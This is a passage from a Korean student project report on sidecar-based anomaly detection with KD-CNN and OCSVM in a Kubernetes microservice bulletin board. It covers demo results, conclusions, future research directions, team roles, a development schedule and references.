


그림 46. 응답 위조 공격의 대체(Relay), frontend

한편 모델이 이상으로 의심하였더라도 같은 요청이 다른 replica pod에서도 관측된 경우에는 오탐으로 판단하여 통과시킨다. 그림 47은 comment의 동일한 요청이 두 replica pod에서 함께 관측되어 교차 검증을 통과(cleared)한 경우로, 정상 동작을 공격으로 오인해 차단하는 것을 막는다.




그림 47. 교차 검증을 통과한 경우(Cleared), comment→post

이상의 처리 결과는 대시보드의 개요 카드와 탐지 이벤트 피드, 로그 조회 화면에서 판정 분류·이상 점수·시그니처 단위로 확인된다. 시연 결과, 그림에서 알 수 있듯 정상 트래픽과 구조, 목적지, 시퀀스가 뚜렷이 구분되는 l3(그림 45), r1(그림 46) 시나리오는 탐지부터 트래픽 처리까지의 전 과정이 일관되게 관측되었다.

반면 l2(그림 48)는 앞서 실패 사례에서 분석한 바와 같이 payload 내부만 정상과 달라 탐지가 제한적이며, 이는 서비스메시 기반 집행 구조가 표현이 포착하는 공격에 대해서는 효과적으로 동작하지만 표현의 정보 한계를 넘어서는 공격에는 별도의 방어가 필요함을 함께 보여준다.




그림 48. 탐지가 제한적인 공격의 예, 위조 토큰(I2) 요청이 정상(benign)으로 판정됨

8. 결론 및 향후 연구 방향

8.1. 결론

본 연구는 KD-CNN + OCSVM 기반의 경량 이상탐지 모델을 사이드카 프록시에 결합한 서비스메시 구조를 설계하고, 이를 실제 쿠버네티스 클러스터 위의 MSA 게시판 환경에서 평가하였다.

먼저 의미 기반 semantic 표현이 raw-byte 표현보다 공격을 잘 감지한다는 것을 정량적으로 입증했다. 동일한 학습 및 재보정 조건에서 raw-byte 표현은 웹앱 계층 공격에서 탐지력이 붕괴하여 정상과 공격을 순위로도 분리하지 못한 반면, semantic 표현은 같은 서비스에서 Recall 96%, ROC-AUC 0.985 이상을 달성했다. 이미지 크기도 약 74배 작아 서비스당 캐시 메모리를 크게 절감하였고, 추론 지연 또한 1.5~5.4배 가까이 빨랐다.

다음으로 서비스마다 최적 아키텍처가 다르고, 모델 크기와 탐지력이 단조 관계가 아님을 확인하였다. 본 연구에서는 auth, post, comment, frontend 각 서비스가 서로 다른 최적 구조를 필요로 했으며, auth는 1x16, post는 1x8, comment와 frontend는 2x8이 최종 배포 모델로 선정되었다. 특히 comment에서는 87.26K로 가장 큰 2x32가 l3와 enum_seq를 전혀 탐지하지 못한 반면 5.69K의 2x8이 이를 탐지한 사례처럼, 파라미터를 키우는 것이 탐지 시나리오의 범위를 넓히지 못하는 경우가 관측되었다.

끝으로 재보정과 서비스별 지표 산정이 배포 모델 선정에 결정적임을 확인했다. 전체 Recall 같은 단일 종합 지표만으로는 특정 시나리오를 놓치는 모델을 걸러낼 수 없었으며, 시나리오별 Recall, Precision, FPR 예산과 실측 지연을 함께 계산하여 실제 운영에 적합한 모델을 선정할 수 있었다. 교사 모델이 큰 파라미터에도 재보정에 실패해 높은 FPR을 보인 사례(post FPR 11.05%)는, 인코더 크기보다 재보정 여부가 실운영 성능에 더 크게 기여함을 시사한다.

8.2. 향후 연구 방향

먼저, 본 연구에서 발생한 표현의 정보 한계로 인한 실패 사례를 보완하고, 공격 시나리오로 편입할 다른 웹앱 계층의 시나리오는 없는지 검토할 필요가 있다.

또한 모든 Pod가 동시에 장악되는 상황에 대한 대비가 필요하다. 본 연구의 교차 검증은 같은 ReplicaSet의 형제 Pod가 정상이라는 전제에 기반한다. 따라서 만약 단일 Pod가 아니라 마스터 노드가 침해되거나 동일 ReplicaSet의 모든 Pod가 동시에 장악되는 경

우에는 정상 형제 Pod를 기준으로 한 교차 검증 자체가 유효하지 않을 수 있으므로, 이러한 상황까지 고려할 수 있도록 방어 범위를 확장할 필요가 있다.

만약 본 연구처럼 하나의 서비스 Pod가 침해되는 상황을 일반 전제로 한다면, 구현한 모니터링 대시보드를 기반으로 다음과 같은 설계 가설을 세워볼 수 있다. 요청 검증의 경우, 현재는 같은 ReplicaSet의 다른 replica에서 관측된 이력이 있으면 모델의 오탐지로 간주해 forward하는 로직이지만, 특정 Pod에서만 처음 보는 요청이 빈번하게 발생하면 해당 Pod를 오염된 것으로 간주해 서비스를 일시 격리하는 방식으로 확장할 수 있다. 응답 이상의 경우, 현재는 Replica 하나에 동일 요청을 보내 단순 diff로 비교하는데, 이 방식은 원래 Pod와 형제 Pod 중 어느 쪽이 오염되었는지를 판별할 수 없어 정상 응답과 이상 응답이 뒤바뀔 위험이 있다. 따라서 ReplicaSet을 3개 이상 두고, 응답 다수결 투표로 정상 응답을 선택해 forward하여 신뢰성을 높일 수 있다. 다만 이러한 방식은 여러 Replica의 결과를 비교해야 하므로 네트워크 트래픽 증가와 응답 지연 등의 오버헤드 문제가 발생한다. 따라서 탐지 모델의 성능을 개선하여 오탐지율을 충분히 낮춘 뒤 예외적인 상황에 한해서만 다중 replica 검증을 수행하는 방식으로 도입하는 것이 적절하다.

서비스에 특화된 공격 시나리오를 탐지 대상으로 편입함으로써, 서비스의 기능이 고도화됨에 따라 다양해지는 정상 트래픽의 유형과 새로운 공격 시나리오에 대응해야 할 필요가 있다. 예를 들어 본 연구의 게시판 서비스를 결제 기능이 포함된 서비스로 확장할 경우, 결제를 완료한 사용자만 열람할 수 있는 게시글에 대해 결제 과정을 거치지 않고 직접 접근하거나, 권한 검증 과정의 취약점을 이용해 유료 콘텐츠를 열람하는 웹 애플리케이션 계층의 공격 시나리오를 추가로 고려할 수 있다. 따라서 서비스 기능이 확장될 경우 개별 요청의 형태뿐 아니라 요청 간 순서와 상태 전이 등 서비스의 정상적인 이용 흐름을 고려한 트래픽을 추가로 확보한 뒤 재학습하고, 현재의 이미지 표현이 이러한 행위적 차이를 충분히 반영할 수 있는지도 함께 검토할 필요가 있다.

현재는 이상 탐지 모델 성능이 런타임 배포 전에 학습된 결과에 의존한다. 만약 런타임에서 정상 트래픽의 전체적인 분포가 크게 변하지 않을 것으로 기대되는 경우에는, 사이드카에서 수집한 런타임 트래픽을 활용한 주기적 재학습 또는 재보정을 통해 일부 변화를 보완하는 방식을 고려할 수 있다. 다만 트래픽 캡처 및 CNN 재학습, Replica와의 동기화를 사이드카에서 수행할 경우 GPU, CPU와 메모리 등의 연산 자원뿐 아니라 학습 데이터 및 모델 저장 공간, Replica 간 모델 배포를 위한 네트워크 자원이 추가로 요구된다. 따라서 실제 적용 시에는 학습 주기와 이에 따른 자원 사용량 및 서비스 성능에 미치는 영향을 함께 고려할 필요가 있다.

9. 구성원별 역할 및 개발 일정

9.1. 구성원별 역할

이름	역할	세부 내용
신의철	1. MSA 백엔드 개발 2. K8s 클러스터 구축 3. Control Plane 개발 4. 대시보드 프론트엔드 개발	MSA ERD 작성, endpoint 설계, Auth 개발 K8s 클러스터 구축 Request Verifier, Pod Info Provider 개발 대시보드 endpoint 설계 및 FE 개발
정의진	1. MSA 프론트엔드 개발 2. K8s 프로젝트 배포 3. Traffic Handler 개발 4. 대시보드 백엔드 개발 5. 통합 시연 테스트	MSA 게시판 프론트엔드 개발 프로젝트 배포 파일 작성 iptables, Traffic Handler 개발 대시보드 ERD 작성 및 백엔드 개발 전체 통합 배포, end to end 테스트
이시하	1. MSA 백엔드 개발 2. 트래픽 데이터 수집 3. Traffic Converter 개발 4. 공격 시나리오 개발 5. 이상탐지모델 학습 및 평가	MSA Post, Comment 개발 트래픽 데이터 수집 Traffic Converter 아이디어 제안 및 구현 공격 시나리오 추가 KD-CNN, OCSVM 모델 학습 및 스왑 테스트

9.2. 개발 일정

수행내용	담당	5월		6월				7월					8월				9월		
		3	4	1	2	3	4	1	2	3	4	5	1	2	3	4	1	2	
1단계: k8s 클러스터 구축 및 MSA 실험환경 개발																			
FE, Nginx	정의진				기말고사														
Post, Comment Service	이시하																		
ERD, Auth Service	신의철																		
k8s 클러스터 구축	신의철																		
2단계: Proxy Container, Control Plane 개발																			
데이터 수집	이시하																		
중간보고서	공통																		
KD CNN + OCSVM	이시하																		
Proxy Container	정의진																		
Control Plane	신의철																		
3단계: 모니터링 대시보드 개발, 통합 테스트																			
공격시나리오, 모델 평가	이시하																		
대시보드 프론트엔드 개발	신의철																		
대시보드 백엔드 개발	정의진																		
통합 테스트	정의진																		
최종보고서	공통																		

10.참고 문헌

- [1] Palo Alto Networks Unit 42. (2026). Understanding Current Threats to Kubernetes Environments [Online]. Available: (<https://unit42.paloaltonetworks.com/modern-kubernetes-threats>)
- [2] Aqua Team. (2018, Dec. 10). Istio Security: Zero-Trust Networking [Online]. Aqua Security. Available: (<https://blog.aquasec.com/istio-kubernetes-security-zero-trust-networking>)
- [3] Flynn. (2023, Jan. 30). Workshop Recap: A Deep Dive into Kubernetes mTLS with Linkerd [Online]. Linkerd. Available: (<https://linkerd.io/2023/01/30/mtls-and-linkerd/>)
- [4] T. Chen, S. Kornblith, M. Norouzi, and G. Hinton, "A Simple Framework for Contrastive Learning of Visual Representations," Proc. of the 37th International Conference on Machine Learning (ICML), pp. 1597-1607, 2020.
- [5] Y. LeCun, L. Bottou, Y. Bengio, and P. Haffner, "Gradient-Based Learning Applied to Document Recognition," Proceedings of the IEEE, Vol. 86, No. 11, pp. 2278-2324, 1998.
- [6] G. Hinton, O. Vinyals, and J. Dean, "Distilling the Knowledge in a Neural Network," arXiv preprint arXiv:1503.02531, 2015.
- [7] B. Schölkopf, J. C. Platt, J. Shawe-Taylor, A. J. Smola, and R. C. Williamson, "Estimating the Support of a High-Dimensional Distribution," Neural Computation, Vol. 13, No. 7, pp. 1443-1471, 2001.
- [8] G. Yoon, J.-S. Kim, S. Kim, J. Jeong, M. Pratiwi, and Y.-H. Choi, "Lightweight Service Mesh for Intrusion Detection using KD-CNN in Cloud-Native Environments," Proc. of the 2025 Cloud Computing Security Workshop (CCSW '25), ACM, 2025.
- [9] B. E. Strom, A. Applebaum, et al., "MITRE ATT&CK: Design and Philosophy," The MITRE Corporation, Technical Report MP180360R1, 2020.
- [10] G. Yoon, J. Shin, J.-S. Kim, S. Kim, J. Jeong, and Y.-H. Choi, "Container-Specific Service Mesh-Based System for Mitigating Lateral Movement Attacks," IEEE Transactions on Cloud Computing, Vol. 14, No. 1, pp. 92-109, 2026.